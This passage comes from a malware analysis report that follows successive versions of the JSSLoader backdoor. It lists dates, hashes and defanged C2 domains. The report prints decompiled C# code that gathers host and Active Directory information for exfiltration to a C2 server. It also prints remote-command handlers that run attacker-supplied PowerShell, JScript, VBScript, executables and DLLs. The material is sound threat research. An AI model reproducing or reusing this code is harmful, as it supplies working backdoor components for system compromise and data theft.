
- It creates a shortcut shell LNK via com IShellLink in the startup directory that points to the executable.
- Then it exfiltrates information:



```
public static string GetAllInfo()
{
    AppInfo.GatherInfo();
    string arg = "------------------------------------------------------------\n";
    string text = "============================================================\n\n";
    return string.Concat(new string[]
    {
        string.Format("{0}. Host information report\n{1}", "0x01", text),
        string.Format("HOST: '{0}'  DOMAIN: '{1}'  USER: '{2}'\n", AppInfo.HostName, AppInfo.DomainName, AppInfo.UserName),
        string.Format("LOGICAL DRIVES: '{0}'\n{1}", AppInfo.LogicalDrives, text),
        string.Format("System info\n{0}{1}\n{2}", arg, AppInfo.SysInfo, text),
        string.Format("Network info\n{0}{1}\n{2}", arg, AppInfo.IPInfo, text),
        string.Format("Process list\n{0}{1}\n{2}", arg, AppInfo.PSInfo, text),
        string.Format("Desctop file list\n{0}{1}\n{2}", arg, AppInfo.DesktopFiles, text),
        string.Format("ADInfo\n{0}{1}\n{2}", arg, AppInfo.ADInfo, text),
        "End of report"
    });
}

// Token: 0x0600000A RID: 10 RVA: 0x000023EC File Offset: 0x000005EC
public static void GatherInfo()
{
    AppInfo.HostName = Environment.MachineName;
    AppInfo.DomainName = Environment.UserDomainName;
    AppInfo.UserName = Environment.UserName;
    AppInfo.LogicalDrives = string.Join("; ", Environment.GetLogicalDrives());
    AppInfo.PSInfo = AppInfo.GatherPSInfo();
    AppInfo.SysInfo = AppInfo.GatherCmdOutput("C:\\Windows\\System32\\systeminfo.exe", "");
    AppInfo.IPInfo = AppInfo.GatherCmdOutput("C:\\Windows\\System32\\ipconfig.exe", "/all");
    AppInfo.DesktopFiles = AppInfo.GatherDesktopFiles();
    AppInfo.ADInfo = AppInfo.GatherADInformation();
}
```

Figure 15: The first creation of JSSLoader

- The exfiltrated information is sent as base64 encoded. The encoded text doesn't have any special formatting, using "=====" as a delimiter between information type.
- The information is sent using the following POST request: <C2>/?bot_id=<bot_id> where the <bot_id> is a unique identifier generated by: <domain_name><computer_name><serial_number>
- Next stage remote execution commands can be one of the following: **TASK_FORM, TASK_JS, TASK_EXE, TASK_UPDATE, or TASK_UNINST.**



```
private static AnswerData ExecuteTask(TaskData theTask)
{
    AnswerData result = new AnswerData
    {
        ID = theTask.ID,
        Code = 0,
        Data = null
    };
    switch (theTask.Code)
    {
    case TaskCode.TASK_FORM:
        AppTask.Execute_TaskForm(theTask.Data, ref result);
        break;
    case TaskCode.TASK_JS:
        AppTask.Execute_TaskJS(theTask.Data, ref result);
        break;
    case TaskCode.TASK_EXE:
        AppTask.Execute_TaskExe(theTask.Data, theTask.Options, ref result);
        break;
    case TaskCode.TASK_UPDATE:
        AppTask.Execute_TaskUpdate(theTask.Data, ref result);
        break;
    case TaskCode.TASK_UNINST:
        AppTask.Execute_TaskUninstall(theTask.Data, ref result);
        break;
    }
    return result;
}
```

Figure 16: The next stage remote execution commands.

Creation date: December 23, 2019: c1e7d6ec47169ffb1118c4be5ecb492cd1ea34f3f3dd124500d337af3e980436


C2 - hxxps://huskerblackshirts.com/gate.php

- It added anti-debug using timing check.
- It exfiltrates information the same as the previous version.
- Remote execution commands are left with no changes.

Creation date: April 13, 2020: d2b080b9af5d39d72af149afb065e769b1da8005edfe84237942a1b99f4fa36c

C2 - hxxps://petshopbook.com


- The exfiltrated information switched to a JSON format.



```
public static string GetAllInfo()
{
    AppInfo.LogicalDrives = AppInfo.EscapeStringValue(string.Join("; ", Environment.GetLogicalDrives()));
    AppInfo.GatherInfo("/all");
    return string.Concat(new string[]
    {
        "{ ",
        string.Format("\"host\": \"{0}\", \"domain\": \"{1}\", \"user\": \"{2}\", ", AppInfo.HostName, AppInfo.DomainName, AppInfo.UserName),
        string.Format("\"logical drives\": \"{0}\", ", AppInfo.LogicalDrives),
        string.Format("\"system_info\": \"{0}\", ", AppInfo.SysInfo),
        string.Format("\"network_info\": \"{0}\", ", AppInfo.IPInfo),
        string.Format("{0}", AppInfo.PSInfo),
        string.Format("{0}", AppInfo.DesktopFiles),
        string.Format("{0}", AppInfo.ADInfo),
        " }"
    });
}
```

Figure 17: The exfiltrated information in JSON format.

- It added two remote execution commands - **TASK_RAT and TASK_PWS**.




```
private static AnswerData ExecuteTask(TaskData theTask)
{
    AnswerData result = new AnswerData
    {
        ID = theTask.ID,
        Code = 0,
        Data = null
    };
    switch (theTask.Code)
    {
    case TaskCode.TASK_FORM:
        AppTask.Execute_TaskForm(theTask.Data, ref result);
        break;
    case TaskCode.TASK_JS:
        AppTask.Execute_TaskJS(theTask.Data, ref result);
        break;
    case TaskCode.TASK_EXE:
        AppTask.Execute_TaskExe(theTask.Data, theTask.Options, ref result);
        break;
    case TaskCode.TASK_UPDATE:
        AppTask.Execute_TaskUpdate(theTask.Data, ref result);
        break;
    case TaskCode.TASK_UNINST:
        AppTask.Execute_TaskUninstall(theTask.Data, ref result);
        break;
    case TaskCode.TASK_RAT:
        AppTask.Execute_Rat(theTask.Data, ref result);
        break;
    case TaskCode.TASK_PWS:
        AppTask.Execute_Pws(theTask.Data, ref result);
        break;
    }
    return result;
}
```

Figure 19: TASK_RAT and TASK_PWS.

TASK_RAT - Later named Cmd_RAT, explained in the "Next Stage" section.

TASK_PWS - Executes a PowerShell command in memory.




```
private static void Execute_Pws(byte[] theData, ref AnswerData theAnswer)
{
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo();
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.CreateNoWindow = true;
    string @string = Encoding.ASCII.GetString(theData);
    process.StartInfo.FileName = "C:\\Windows\\System32\\cmd.exe";
    process.StartInfo.Arguments = "/C powershell \"" + @string + "\"";
    process.Start();
}
```

Figure 20: Executing PWS.

Creation date: July 15, 2020: a0c5b1fdcb95037e57dd502d848aa3137882d7af6fbf301262e8cd35db7f58b7

C2 - hxxps://culturehiphopcafe.com

- It changed the names of the remote command execution functions and enums from the **TASK** prefix to **CMD.**




```
private static AnswerData ExecuteCmd(CmdData theCmd)
{
    AnswerData result = new AnswerData
    {
        ID = theCmd.ID,
        Code = 0,
        Data = null
    };
    switch (theCmd.Code)
    {
    case CommandCd.Cmd_FORM:
        AppCmd.Execute_CmdForm(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_JS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, false);
        break;
    case CommandCd.Cmd_EXE:
        AppCmd.FuncECE1(theCmd.Data, theCmd.Options, ref result);
        break;
    case CommandCd.Cmd_UPDATE:
        AppCmd.FuncEUP1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_UNINST:
        AppCmd.FuncEU1(AppCmd.GetME(), theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_RAT:
        AppCmd.FuncER1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_PWS:
        AppCmd.FuncEPWS1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_VBS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, true);
        break;
    case CommandCd.Cmd_RunDll:
        AppCmd.FuncDll1(theCmd.Data, theCmd.Options, ref result);
        break;
    case CommandCd.Cmd_Info:
        AppCmd.SendReport(AppInfo.GAI1());
        break;
    }
    return result;
}
```

Figure 21: The change to the CMD prefix.

Creation date: October 7, 2020: 15f15b643eafcc50777bed33eda25158c7f58f4dbaaaa511072ef913a302a8da

C2 - hxxps://bungalowphotographyblog.com


- It added a remote execution command – **Cmd_VBS**.



```
private static AnswerData ExecuteCmd(CmdData theCmd)
{
    AnswerData result = new AnswerData
    {
        ID = theCmd.ID,
        Code = 0,
        Data = null
    };
    switch (theCmd.Code)
    {
    case CommandCd.Cmd_FORM:
        AppCmd.Execute_CmdForm(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_JS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, false);
        break;
    case CommandCd.Cmd_EXE:
        AppCmd.FuncECE1(theCmd.Data, theCmd.Options, ref result);
        break;
    case CommandCd.Cmd_UPDATE:
        AppCmd.FuncEUP1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_UNINST:
        AppCmd.FuncEU1(AppCmd.GetME(), theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_RAT:
        AppCmd.FuncER1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_PWS:
        AppCmd.FuncEPWS1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_VBS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, true);
        break;
    }
    return result;
}
```

Figure 22: The remote execution command Cmd_VBS.

Cmd_VBS - The attackers adjusted the function that used to run the **Cmd_JS** to support VBscript execution by adding a flag that indicates if the command is a VBScript or not.




```
public static void FuncEJS1(byte[] theData, ref AnswerData theAnswer, bool isVBS)
{
    string text = Environment.ExpandEnvironmentVariables(AppCmd.GetDataDir());
    Process process = AppCmd.NewProcess("C:\\Windows\\System32\\cscript" + AppCmd.szEXE);
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    if (text[text.Length - 1] != '\\')
    {
        text += "\\";
    }
    string text2 = text + Path.GetRandomFileName();
    string @string = Encoding.ASCII.GetString(theData);
    if (isVBS)
    {
        process.StartInfo.Arguments = "//e:vbscript " + text2;
    }
    else
    {
        process.StartInfo.Arguments = "//e:jscript " + text2;
    }
    File.WriteAllText(text2, @string);
    process.Start();
}
```

Figure 23: A flag that indicates if the command is a VBScript.

Creation date: December 1, 2020: 969cfeddc1c90d36478f636ee31326e8f381518e725f88662cc28da439038001

C2 - hxxps://theelitevailcollection.com


- Added remote execution command - **Cmd_RunDll**



```
private static AnswerData ExecuteCmd(CmdData theCmd)
{
    AnswerData result = new AnswerData
    {
        ID = theCmd.ID,
        Code = 0,
        Data = null
    };
    switch (theCmd.Code)
    {
    case CommandCd.Cmd_FORM:
        AppCmd.Execute_CmdForm(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_JS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, false);
        break;
    case CommandCd.Cmd_EXE:
        AppCmd.FuncECE1(theCmd.Data, theCmd.Options, ref result);
        break;
    case CommandCd.Cmd_UPDATE:
        AppCmd.FuncEUP1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_UNINST:
        AppCmd.FuncEU1(AppCmd.GetME(), theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_RAT:
        AppCmd.FuncER1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_PWS:
        AppCmd.FuncEPWS1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_VBS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, true);
        break;
    case CommandCd.Cmd_RunDll:
        AppCmd.FuncDll1(theCmd.Data, theCmd.Options, ref result);
        break;
    }
    return result;
}
```

Figure 24: The addition of Cmd_RunDLL.

- **Cmd_RunDll** - The delivered command is parsed into two parts, the first part holds the DLL bytes, the second one holds the options. The options can hold the DLL name and the exported function to run. This information is split by a 'space' delimiter.



